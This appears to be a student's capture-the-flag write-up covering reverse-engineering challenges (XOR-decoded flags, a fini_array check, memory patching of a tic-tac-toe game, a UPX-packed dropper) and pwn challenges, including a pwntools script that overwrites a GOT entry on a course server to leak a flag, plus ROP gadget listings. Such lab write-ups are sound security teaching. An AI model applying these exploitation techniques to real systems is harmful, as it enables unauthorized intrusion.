1 int64 __fastcall main(int a1, char **a2, char **a3)
2 {
3     _int64 v4; // [rsp+8h] [rbp-78h] BYREF
4     char v5[112]; // [rsp+10h] [rbp-70h] BYREF
5
6     printf("Give me flag: ");
7     __isoc99_scanf("%65s", v5);
8     sub_11F1(&v4, v5);
9     sub_125F(v4);
10    if ( (unsigned __int8)sub_131C(v4) )
11        puts("Correct~~~");
12    else
13        puts("Wrong...");
```

In function **sub_1169**, it is hard to understand what it does at first. However, I found that the structure is similar to **struct** data type, so I did “reset pointer type” and “create new struct type” to make it clearer. Also, from other sections, I observed that this is a linked list structure. Because of this, I created a new struct named **char_struct**, which contains a character value and two pointers points to previous and next structure objects in a linked list.



<pre>1 QWORD *_fastcall sub_1169(char a1) 2 { 3 QWORD *result; // rax 4 5 result = malloc(0x18uLL); 6 *result = result; 7 result[1] = result; 8 *((_BYTE *)result + 16) = a1; 9 return result; 10 }</pre>	<pre>1 char_struct *_fastcall char_to_struct(char a1) 2 { 3 char_struct *result; // rax 4 5 result = (char_struct *)malloc(0x18uLL); 6 result->prev = result; 7 result->next = result; 8 result->val = a1; 9 return result; 10 }</pre>
---	---

In the function **sub_11AC**, I redeclare type of some variables :

a1 from **int_64** to **char_struct***

a2 from **QWORD** to **char_struct***

After this, it is obvious that what function **sub_11AC** does is connect a2 to a1, so I renamed it to **connect_a_struct**

<pre>1 int64 __fastcall sub_11AC(int64 a1, QWORD *a2) 2 { 3 int64 result; // rax 4 5 **(_QWORD **)(a1 + 8) = a2; 6 *a2 = a1; 7 a2[1] = *(_QWORD *)(a1 + 8); 8 result = a1; 9 *((_QWORD *)(a1 + 8)) = a2; 10 return result; 11 }</pre>	<pre>1 char_struct *_fastcall connect_a_struct(char_struct *a1, char_struct *a2) 2 { 3 char_struct *result; // rax 4 5 a1->next->prev = a2; 6 a2->prev = a1; 7 a2->next = a1->next; 8 result = a1; 9 a1->next = a2; 10 return result; 11 }</pre>
--	---

In function **sub_11F1**, I redeclare type of some variables :

a2 from int64 to char* : since v5 is a string

v2 from int64 to char_struct* : since function sub_1169 return a char_struct*

a1 from int64* to char_struct** : since v2 is assigned to *a1.

In function **sub_11F1**, for each character in the input string, it generates a struct for each character and links them together, so I renamed it to **string_to_linked_list**.

```

1 void __fastcall sub_11F1(__int64 *a1, __int64 a2)
2 {
3     __int64 v2; // [rsp+10h] [rbp-10h]
4     int i; // [rsp+1Ch] [rbp-4h]
5
6     for ( i = 0; i <= 64; ++i )
7     {
8         v2 = sub_1169(*(unsigned __int8 *)(i + a2));
9         if ( i )
10             sub_11AC(*a1, v2);
11         else
12             *a1 = v2;
13     }
14 }
```

```

1 void __fastcall string_to_linked_list(char_struct **a1, char *a2)
2 {
3     char_struct *v2; // [rsp+10h] [rbp-10h]
4     int i; // [rsp+1Ch] [rbp-4h]
5
6     for ( i = 0; i <= 64; ++i )
7     {
8         v2 = sub_1169(a2[i]);
9         if ( i )
10             connect_a_struct(*a1, v2);
11         else
12             *a1 = v2;
13     }
14 }
```

Finally, in function **sub_125F**, it XOR an array of data to the FLAG. Because of the reflexivity of XOR, we can get FLAG by **do_xor(enc_flag, array data)**

```

1 int64 __fastcall sub_125F(__int64 *a1)
2 {
3     __int64 v1; // rdx
4     __int64 result; // rax
5     __int16 v4; // [rsp+Dh] [rbp-Bh]
6     int j; // [rsp+10h] [rbp-8h]
7     int i; // [rsp+14h] [rbp-4h]
8
9     for ( i = 0; ; ++i )
10    {
11        result = byte_4041[3 * i];
12        if ( !(BYTE)result )
13            break;
14        v1 = 3LL * i;
15        v4 = *(WORD *)((char *)&unk_4040 + v1);
16        LOBYTE(v4) = v4 & 1;
17        for ( j = 0; j < HIBYTE(v4); ++j )
18        {
19            if ( (BYTE)v4 )
20                a1 = (__int64 *)*a1;
21            else
22                a1 = (__int64 *)a1[1];
23        }
24        *((BYTE *)a1 + 16) ^= *((BYTE *)&unk_4040 + v1 + 2);
25    }
26    return result;
27 }
```

```

1 __int64 __fastcall do_xor(char_struct *a1)
2 {
3     __int64 v1; // rdx
4     __int64 result; // rax
5     __int16 v4; // [rsp+10h] [rbp-8h]
6     int j; // [rsp+14h] [rbp-4h]
7     int i; // [rsp+18h] [rbp-4h]
8
9     for ( i = 0; ; ++i )
10    {
11        result = byte_4041[3 * i];
12        if ( !(BYTE)result )
13            break;
14        v1 = 3LL * i;
15        v4 = *(WORD *)((char *)&off_4040 + v1);
16        LOBYTE(v4) = v4 & 1;
17        for ( j = 0; j < HIBYTE(v4); ++j )
18        {
19            if ( (BYTE)v4 )
20                a1 = a1->prev;
21            else
22                a1 = a1->next;
23        }
24        a1->val ^= *((BYTE *)&off_4040 + v1 + 2);
25    }
26    return result;
27 }
```

Code :

```
● ● ●
1 i, index = 0, 0
2 while True:
3     if 3 * i + 2 >= len(xor_list) or not xor_list[3 * i]: break
4     lobyte = xor_list[3 * i] & 1
5     for j in range(xor_list[3 * i + 1]):
6         if lobyte: index = (index + 1) % 65
7         else: index = (index + 64) % 65
8     enc_flag[index] ^= xor_list[3 * i + 2]
9     i += 1
10
11 for c in enc_flag:
12     print(chr(c), end='')
```

Result :

```
FLAG{kekou_muri_jya_nai?nai_ai_kazoe_te_cyotto_kurushi_ku_na_ru}
```

Challenge Name : Why

Points : 11

Category : Reverse

Description :

Tool : IDA freeware, gdb

Approach :

In this challenge we are given an x86 64 file., I used IDA freeware to disassemble and decompile the file.

This is a pretty simple challenge. The only thing is that the main function doesn't call the check function **sub_11f8**.

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     int i; // [rsp+Ch] [rbp-4h]
4
5     printf("Give me flag: ");
6     _isoc99_scanf("%25s", buf);
7     for ( i = 0; i <= 24; ++i )
8     {
9         if ( buf[i] - 10 != enc_flag[i] )
10            return 0;
11    }
12    pass = 1;
13    return 0;
14 }
```

.data:0000000000004030 enc_flag db 50h, 56h, 4Bh, 51h, 85h, 73h, 78h, 73h, 7Eh, 69h, 70h
.data:0000000000004030 ; DATA XREF: main+5F↑
.data:0000000000004030 db 73h, 78h, 73h, 69h, 77h, 7Ah, 7Ch, 79h, 7Eh, 6Fh, 6Dh
.data:0000000000004030 db 7Eh, 2Bh, 87h
.data:0000000000004030 _data ends

```
1 int sub_11f8()
2 {
3     if ( pass )
4         return puts("Correct :)");
5     else
6         return puts("Wrong :(");
7 }
```

Finally I found the reference and it is in the fini section.

```
.fini_array:0000000000003DD0 _fini_array    segment qword public 'DATA' use64
.finidata:0000000000003DD0                  assume cs:_fini_array
.finidata:0000000000003DD0                  ;org 3DD0h
.finidata:0000000000003DD0 __do_global_dtors_aux_fini_array_entry dq offset __do_global_dtors_aux
.finidata:0000000000003DD0                   ; DATA XREF: __libc_csu_init+19↑o
.finidata:0000000000003DD0                   ; Alternative name is '__init_array_end'
.finidata:0000000000003DD8 dq offset _sub_11f8
.finidata:0000000000003DD8 ends
```

Code :

```
● ● ●
1 enc_flag = [0x50, 0x56, 0x4B, 0x51, 0x85, 0x73, 0x78, 0x73, 0x7E, 0x69, 0x70, 0x73,
2     0x78, 0x73, 0x69, 0x77, 0x7A, 0x7C, 0x79, 0x7E, 0x6F, 0x6D, 0x7E, 0x2B, 0x87]
3
4 for c in enc_flag:
5     print(chr(c - 10), end='')
```

Result :

```
FLAG{init_fini_mprotect!}
```

Challenge Name : ooxx

Points : 150

Category : Reverse

Description : Win this game to get flag!

Tool : IDA freeware, x64dbg

Approach :

In this challenge we are given an exe file. I used **IDA freeware** together with **x64dbg** to disassemble, decompile, and trace the file.

I executed this file and found that this is a Tic-tac-toe game, while we can never win by usual ways. However, as the description says, we have to win the game, so we have to do some tricks to it.

First, I looked at the structure of the code in IDA. Seems that *dword_7FF715F0D338* stores the chess board data and 1 represents O, 2 represents X.

```
1 int64 __fastcall sub_7FF715F01C50(__int64 a1, __int64 a2, int a3, int a4)
2 {
3     __int64 result; // rax
4     int v5; // [rsp+38h] [rbp-10h]
5     int v6; // [rsp+3Ch] [rbp-Ch]
6
7     v6 = a3 / 200 + 3 * (a4 / 200);
8     result = v6;
9     if ( !dword_7FF715F0D338[v6] )
10    {
11        dword_7FF715F0D338[v6] = 1;
12        sub_7FF715F047C0(a1, 200 * (a3 / 200) + 20, 200 * (a4 / 200) + 20, 160, 160);
13        if ( (unsigned int)sub_7FF715F017F0() )
14            return sub_7FF715F049B0(a1, sub_7FF715F01C50);
15        v5 = sub_7FF715F01C10();
16        dword_7FF715F0D338[v5] = 2;
17        draw_line(a1, 200 * (v5 % 3) + 20, 200 * (v5 / 3) + 20, 160, 160);
18        draw_line(a1, 200 * (v5 % 3) + 180, 200 * (v5 / 3) + 20, -160, 160);
19        result = sub_7FF715F017F0();
20        if ( (_DWORD)result )
21            return sub_7FF715F049B0(a1, sub_7FF715F01C50);
22    }
23    return result;
24 }
```

Next, I use x64dbg to see what happened when executing and want to modify some values in memory to get the FLAG. To begin, I checked the memory address of execution in x64dbg and rebase memory to it in IDA.



After setting two breaking points, I found that after the program drawing X, the below address became 02. With this observation, I modified them to 01, which represents O, and finally got the FLAG.

Result :

Because I modified the data after Xs being drew, the graph displayed on screen didn't change.

Challenge Name : trojan

Points : 150

Category : Reverse

Description :

Tool : IDA freeware, x64dbg

Approach :

In this challenge we are given an exe file and a wireshark file. I used **IDA freeware** and **Wireshark** to solve this. I studied the code in IDA and realized that the executable exe is used to write the wireshark file (like output).

In the wireshark file, I saw there's something abnormal - a string with length 10.

1 0.000000	127.0.0.1	127.0.0.1	TCP	56 49880 → 19832 [SYN] Seq=0 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM=1
2 0.000094	127.0.0.1	127.0.0.1	TCP	56 19832 → 49880 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=65495 WS=256 SACK_PERM=1
3 0.000190	127.0.0.1	127.0.0.1	TCP	44 49880 → 19832 [ACK] Seq=1 Ack=1 Win=2619648 Len=0
4 0.000245	127.0.0.1	127.0.0.1	TCP	54 49880 → 19832 [PSH, ACK] Seq=1 Ack=1 Win=2619648 Len=10
5 0.000264	127.0.0.1	127.0.0.1	TCP	44 19832 → 49880 [ACK] Seq=1 Ack=11 Win=2619648 Len=0
6 0.001342	127.0.0.1	127.0.0.1	TCP	48 19832 → 49880 [PSH, ACK] Seq=1 Ack=11 Win=2619648 Len=4
7 0.001419	127.0.0.1	127.0.0.1	TCP	44 49880 → 19832 [ACK] Seq=11 Ack=5 Win=2619648 Len=0
8 0.002804	127.0.0.1	127.0.0.1	TCP	65539 19832 → 49880 [ACK] Seq=5 Ack=11 Win=2619648 Len=65495
9 0.002879	127.0.0.1	127.0.0.1	TCP	65539 19832 → 49880 [ACK] Seq=65500 Ack=11 Win=2619648 Len=65495
10 0.003001	127.0.0.1	127.0.0.1	TCP	23038 19832 → 49880 [PSH, ACK] Seq=130955 Ack=11 Win=2619648 Len=22994
11 0.003106	127.0.0.1	127.0.0.1	TCP	44 49880 → 19832 [ACK] Seq=11 Ack=153989 Win=2619648 Len=0
12 0.003136	127.0.0.1	127.0.0.1	TCP	44 19832 → 49880 [FIN, ACK] Seq=153989 Ack=11 Win=2619648 Len=0
13 0.003149	127.0.0.1	127.0.0.1	TCP	44 49880 → 19832 [ACK] Seq=11 Ack=153990 Win=2619648 Len=0
14 0.512681	127.0.0.1	127.0.0.1	TCP	44 49880 → 19832 [FIN, ACK] Seq=11 Ack=153990 Win=2619648 Len=0
15 0.512807	127.0.0.1	127.0.0.1	TCP	44 19832 → 49880 [ACK] Seq=12 Ack=12 Win=2619648 Len=0

> Frame 4: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface \Device\NPF_Loopback, id 0
 > Null/Loopback
 > Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1

```
0000 02 00 00 00 45 00 00 32 ae 92 40 00 80 06 00 00  ....E..2 ..@.....
0010 7f 00 00 01 7f 00 00 01 c2 d8 4d 78 20 b7 c2 8a  .....
0020 ff e8 27 0e 50 18 27 f9 9a 97 00 00 63 44 71 72  ...'p.' .....cDqr
0030 30 68 55 55 7a 31 0hUuZ1
```

Also, I checked the TCP stream, showing data as raw



Using this, I located the position in IDA of the above string and found that it does below operations to it. I wrote a small program to get the result (as shown in the code area below).

```
1 int64 __fastcall sub_1400014B0(__int64 a1, unsigned int a2)
2 {
3     __int64 result; // rax
4     int i; // [rsp+0h] [rbp-48h]
5     char v4[24]; // [rsp+10h] [rbp-38h] BYREF
6
7     strcpy(v4, "0vCh8RrvqkrbxN9Q7Ydx");
8     for ( i = 0; ; ++i )
9     {
10         result = a2;
11         if ( i >= (int)a2 )
12             break;
13         *(_BYTE *) (a1 + i) ^= v4[i % 0x15ui64];
14     }
15     return result;
16 }
```

After solving it, I couldn't find any FLAG{xxx} format in the FLAG binary file. However, when I opened it by Hxd, I found that it contained the PNG magic header!! Then I renamed the format of the file to .png and got the FLAG.




Code :

```

1 key = "0vCh8RrvqkrbxN9Q7Ydx\0"
2
3 with open("test") as fr:
4     file = fr.read()
5     enc_flag = bytearray(file)
6     for i in range(len(enc_flag)):
7         enc_flag[i] = enc_flag[i] ^ ord(key[i % len(key)])
8     with open('flag') as fw:
9         fw.write(enc_flag)

```

Result :



Challenge Name : dropper

Points : 300

Category : Reverse

Description :

Tool : Wireshark, IDA freeware, x64dgb

Approach :

In this challenge, I used UPX (ultimate packer for executables) to unpack the file and IDA freeware to disassemble and decompile it and x64dgb to trace the memory.

Looking into IDA, I found that this executable is packed.



I used UPX to unpack it.

```

Ultimate Packer for eXecutables
Copyright (C) 1996 - 2022
UPX 4.0.1      Markus Oberhumer, Laszlo Molnar & John Reiser   Nov 16th 2022


File size          Ratio       Format      Name
-----  -----  -----  -----
39424 <-    16896   42.86%   win64/pe   dropper.exe

Unpacked 1 file.

```

Using x64dgb to execute, I found that it stuck in one line. Seems that it has called a sleep function.

By modifying the value in rax to zero, it can keep going.



I got the flag. What a surprise!!

```

→ 00007FF719052D07 FF5424 60 [call qword ptr ss:[rsp+60]
 00007FF719052D0B C78424 20050000 1E0000 mov dword ptr ss:[rsp+520],1E
 00007FF719052D16 8B8424 20050000 mov eax,dword ptr ss:[rsp+520]
 00007FF719052D1D 8BC8 mov ecx,ecx
 00007FF719052D1F FF15 4B540000 call qword ptr ds:[<&malloc>]
 00007FF719052D25 48:894424 40 mov qword ptr ss:[rsp+40],rax
 00007FF719052D2A 48:837C24 40 00 cmp qword ptr ss:[rsp+40],0
 00007FF719052D30 75 07 jne dropper.7FF719052D39
 00007FF719052D32 33C0 xor eax,eax
 00007FF719052D34 E9 EB000000 jmp dropper.7FF719052E24
 00007FF719052D39 8B8424 20050000 mov eax,dword ptr ss:[rsp+520]
 00007FF719052D40 8BDD mov edx,edx
 00007FF719052D42 48:8B4C24 40 mov rcx,qword ptr ss:[rsp+40]
 00007FF719052D47 E8 14E5FFFF call dropper.7FF719051260
 00007FF719052D4C 8B8424 20050000 mov eax,dword ptr ss:[rsp+520]
 00007FF719052D53 8B8C24 20050000 mov ecx,dword ptr ss:[rsp+520]
 00007FF719052D5A 44:8BC8 mov r9d,ecx
 00007FF719052D5D 4C:8D05 EC820000 lea r8,qword ptr ds:[7FF71905B050]
 00007FF719052D64 8BD1 mov edx,ecx
 00007FF719052D66 48:8B4C24 40 mov rcx,qword ptr ss:[rsp+40]
 00007FF719052D6B E8 B0E3FFFF call dropper.7FF719051120
 00007FF719052D70 8B8424 20050000 mov eax,dword ptr ss:[rsp+520]
 00007FF719052D77 894424 30 mov dword ptr ss:[rsp+30],eax
 00007FF719052D7B 48:8D8424 20050000 lea rax,qword ptr ss:[rsp+520]
 00007FF719052D83 48:894424 28 mov qword ptr ss:[rsp+28],rax
 00007FF719052D88 48:8B4424 40 mov rax,qword ptr ss:[rsp+40]
 00007FF719052D8D 48:894424 20 mov qword ptr ss:[rsp+20],rax
 00007FF719052D92 45:33C9 xor r9d,r9d
 00007FF719052D95 41:B8 01000000 mov r8d,1
 00007FF719052D9B 33D2 xor edx,edx
 00007FF719052D9D 48:8B8C24 18060000 mov rcx,qword ptr ss:[rsp+618]
 00007FF719052DA5 FF5424 68 call qword ptr ss:[rsp+68]
 00007FF719052D9 85C0 test eax,eax
 00007FF719052DAB 75 04 jne dropper.7FF719052DB1
 00007FF719052DAD 33C0 xor eax,eax
 00007FF719052DAF EB 73 jmp dropper.7FF719052E24
 00007FF719052DB1 4C:8D8424 28050000 lea r8,qword ptr ss:[rsp+528]
 00007FF719052DB9 48:8B5424 50 mov rdx,qword ptr ss:[rsp+50]
 00007FF719052DBE 48:C7C1 01000080 mov rcx,FFFFFFFF80000001
 00007FF719052DC5 FF5424 70 call qword ptr ss:[rsp+70]
 00007FF719052DC6 85C0 test eax,eax

```

[rsp+50]:"cs_2022"

Result :

00007FF719052E06	v EB 1C	jmp dropper.7FF719052E24	
00007FF719052E08	48:8B8C24 28050000	mov rcx,qword ptr ss:[rsp+528]	
00007FF719052E10	FF9424 10010000	call qword ptr ss:[rsp+110]	
00007FF719052E17	48:8B4C24 40	mov rcx,qword ptr ss:[rsp+40]	
00007FF719052E1C	FF15 3E530000	call qword ptr ds:[&free]	[rsp+40]:"FLAG{H3r3_U_G0_it_is_ur_flag}"
00007FF719052E22	33C0	xor eax,eax	
00007FF719052E24	48:8B8C24 20060000	mov rcx,qword ptr ss:[rsp+620]	
00007FF719052E2C	48:33CC	xor rcx,rs	
00007FF719052E2F	E8 4C300000	call dropper.7FF719055E80	

Pwn

Why is PWN soooo hard ...

Challenge Name : got2win

Points : 50


Category : Pwn

Description : nc edu-ctf.zoolab.org 10004

Tool : gdb, pwndbg

Approach :

In this challenge, we are given a server address and a source c code.



```
● ● ●
1 int fd = open("/home/chal/flag", O_RDONLY);
2 read(fd, flag, 0x30);
3 close(fd);
4 write(1, "Good luck !\n", 13);
5
6 unsigned long addr = 0;
7 printf("Overwrite addr: ");
8 scanf("%lu", &addr);
9 printf("Overwrite 8 bytes value: ");
10 read(0, (void *) addr, 0x8);
11
12 printf("Give me fake flag: ");
13 int nr = read(1, flag, 0x30);
14 if (nr <= 0)
15     exit(1);
16 flag[nr - 1] = '\0';
17 printf("This is your flag: ctf{%s}... Just kidding :)\n", flag);
```

In the program, it first reads the real flag and then reads another input as a fake flag. So I came up with replacing the GOT address of the read function by the write plt address. In this way, when executing line 10, the process would do *write(flag)* instead of *read(flag)*, so we can leak the flag.

Using pwndbg, I found that the GOT address of the read function is *0x404038*.

```
pwndbg> got
GOT protection: Partial RELRO | GOT functions: 9

[0x404018] write@GLIBC_2.2.5 -> 0x401030 ← endbr64
[0x404020] __stack_chk_fail@GLIBC_2.4 -> 0x401040 ← endbr64
[0x404028] printf@GLIBC_2.2.5 -> 0x401050 ← endbr64
[0x404030] close@GLIBC_2.2.5 -> 0x401060 ← endbr64
[0x404038] read@GLIBC_2.2.5 -> 0x401070 ← endbr64
[0x404040] setvbuf@GLIBC_2.2.5 -> 0x401080 ← endbr64
[0x404048] open@GLIBC_2.2.5 -> 0x401090 ← endbr64
[0x404050] __isoc99_scanf@GLIBC_2.7 -> 0x4010a0 ← endbr64
[0x404058] exit@GLIBC_2.2.5 -> 0x4010b0 ← endbr64
```

The write plt address is *0x4010c0*.

```
[ DISASM / x86-64 / set emulate on ]—
▶ 0x4010c0      <write@plt>
0x4010c4      <write@plt+4>
↓
0x401030
0x401034
0x401039
↓
0x401020
0x401026
↓
0x7ffff7fd8d30 <_dl_runtime_resolve_xsavec>
0x7ffff7fd8d34 <_dl_runtime_resolve_xsavec+4>
0x7ffff7fd8d35 <_dl_runtime_resolve_xsavec+5>
0x7ffff7fd8d38 <_dl_runtime_resolve_xsavec+8>
endbr64
bnd jmp qword ptr [rip + 0x2f4d]      <0x401030>
endbr64
push 0
bnd jmp 0x401020                      <0x401020>
push qword ptr [rip + 0x2fe2]          <_GLOBAL_OFFSET_TABLE_=+8>
bnd jmp qword ptr [rip + 0x2fe3]        <_dl_runtime_resolve_xsavec>
endbr64
push rbx
mov rbx, rsp
and rsp, 0xfffffffffffffff0
```

Code :

```
● ○ ●
1 from pwn import *
2
3 context.arch = 'amd64'
4 context.terminal = ['tmux', 'splitw', '-h']
5
6 r = remote('edu-ctf.zoolab.org', 10004)
7
8 read_got, write_plt = 0x404038, 0x4010c0
9
10 r.sendlineafter('Overwrite addr: ', str(read_got))
11 r.sendafter('Overwrite 8 bytes value: ', p64(write_plt))
12
13 r.interactive()
```

Result :

```
[*] Switching to interactive mode
Give me fake flag: FLAG{apple_1f3870be274f6c49b3e31a0c6728957f}
This is your flag: ctf{FLAG{apple_1f3870be274f6c49b3e31a0c6728957f}}
}... Just kidding :)
[*] Got EOF while reading in interactive
[*] Interrupted
[*] Closed connection to edu-ctf.zoolab.org port 10004
```

Challenge Name : rop2win

Points : 50

Category : Pwn

Description :

Tool : pwndbg, gdb, ROPgadget

Approach :

In order to get the return address of rdi, rsi, rdx, and rax, I used ROPgadget.

Instruction : *python ROPgadget.py --binary [path to binary] --only "pop rsi" --multibr*

The screenshot shows the ROPgadget interface with a list of assembly instructions. The assembly code includes various ROP gadgets such as pop rdi; jmp, pop rdi; mov rax, and pop rdi; adc byte ptr. The search results pane on the right shows the instruction 'pop rdi; ret' highlighted in blue.

```
41649 0x00000000000043e4f6 : pop rdi ; jmp 0xffffffffffff1936e44
41650 0x00000000000043e52e : pop rdi ; jmp 0xffffffffffff1936e7c
41651 0x00000000000043e556 : pop rdi ; jmp 0xffffffffffff1936ea4
41652 0x00000000000043e57e : pop rdi ; jmp 0xffffffffffff1936ecc
41653 0x000000000000466c59 : pop rdi ; jmp rax
41654 0x00000000000046aeee : pop rdi ; jmp rax ; mov r8d, 3 ; jmp 0x46a910
41655 0x000000000000467349 : pop rdi ; jmp rax ; mov rsi, rcx ; mov rax, r13 ; jmp 0x467378
41656 0x0000000000004882b2 : pop rdi ; jne 0x488285 ; jmp 0x488282
41657 0x00000000000048c588 : pop rdi ; mov esi, eax ; jmp 0x48c336
41658 0x00000000000049e2ef : pop rdi ; mov rcx, rax ; jmp 0x49e231
41659 0x00000000000049e5a5 : pop rdi ; mov rcx, rax ; jmp 0x49e4ff
41660 0x00000000000045ef60 : pop rdi ; mov rdi, qword ptr [r12] ; call rbx
41661 0x00000000000041f510 : pop rdi ; or byte ptr [rbx - 0x76fefbb9], al ; ret 0xe281
41662 0x00000000000043b079 : pop rdi ; out dx, al ; mov qword ptr [rdi - 0xa], rcx ; mov dword ptr [rdi - 4], edx ; ret
41663 0x00000000000043aea9 : pop rdi ; out dx, eax ; mov qword ptr [rdi - 9], r8 ; mov dword ptr [rdi - 4], edx ; ret
41664 0x00000000000043afa5 : pop rdi ; out dx, eax ; mov qword ptr [rdi - 9], rcx ; mov byte ptr [rdi - 1], dl ; ret
41665 0x00000000000043aeef1 : pop rdi ; out dx, eax ; mov qword ptr [rdi - 9], rcx ; mov dword ptr [rdi - 4], edx ; ret
41666 0x0000000000004121d4 : pop rdi ; pop rbp ; ret
41667 0x0000000000004038b3 : pop rdi ; ret
41668 0x000000000000429288 : pop rdx ; adc byte ptr [rax + 1], cl ; ret 0x349
41669 0x00000000000044d73f : pop rdx ; adc byte ptr [rdi], cl ; sub dword ptr [rdx], edx ; lea rdx, [rdx + 0x40] ; jmp 0x44d6e0
41670 0x00000000000044d87f : pop rdx ; adc byte ptr [rdi], cl ; sub dword ptr [rdx], edx ; lea rdx, [rdx + 0x40] ; jmp 0x44d820
41671 0x00000000000044d9bf : pop rdx ; adc byte ptr [rdi], cl ; sub dword ptr [rdx], edx ; lea rdx, [rdx + 0x40] ; jmp 0x44d960
41672 0x00000000000044daff : pop rdx ; adc byte ptr [rdi], cl ; sub dword ptr [rdx], edx ; lea rdx, [rdx + 0x40] ; jmp 0x44daa0
41673 0x00000000000044dc3f : pop rdx ; adc byte ptr [rdi], cl ; sub dword ptr [rdx], edx ; lea rdx, [rdx + 0x40] ; jmp 0x44dbe0
41674 0x00000000000044dd7f : pop rdx ; adc byte ptr [rdi], cl ; sub dword ptr [rdx], edx ; lea rdx, [rdx + 0x40] ; jmp 0x44dd20
41675 0x00000000000044decf : pop rdx ; adc byte ptr [rdi], cl ; sub dword ptr [rdx], edx ; lea rdx, [rdx + 0x40] ; jmp 0x44de70
41676 0x00000000000044e01f : pop rdx ; adc byte ptr [rdi], cl ; sub dword ptr [rdx], edx ; lea rdx, [rdx + 0x40] ; jmp 0x44dfc0
41677 0x00000000000044e15f : pop rdx ; adc byte ptr [rdi], cl ; sub dword ptr [rdx], edx ; lea rdx, [rdx + 0x40] ; jmp 0x44e100
41678 0x00000000000044e29f : pop rdx ; adc byte ptr [rdi], cl ; sub dword ptr [rdx], edx ; lea rdx, [rdx + 0x40] ; jmp 0x44e240
